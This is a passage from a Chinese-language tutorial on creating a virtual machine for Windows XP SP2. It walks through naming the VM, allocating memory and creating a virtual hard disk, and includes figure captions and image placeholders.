


图4




图5




图6

继续next，然后就是输入虚拟机的名称和路径，我安装的是XP系统，就输入“windows xp SP2”后点next，系统会选择”windows xp”，软件则会自己生成目录（图5）。

然后就是分配内存，默认的为128MB当然不够用，这个就要根据自己电脑的硬件性能来选择了，1G的内存可以分400－500M，另外最好选择“Adjusting the RAM”(图6)。

下面就是选择分区了，第一个选项是选择一个虚拟硬盘，如果以前安装过PC虚拟机的话就可以公用这个分区，而第二个选项是新建一个虚拟硬盘。我选择的是新建一个虚拟硬盘，路径可以自己定义，但是后缀不能更改，如果当前盘为50G的话就可以分配25G或30G给虚拟机使用（图7)。




图7




图8


图9




图10

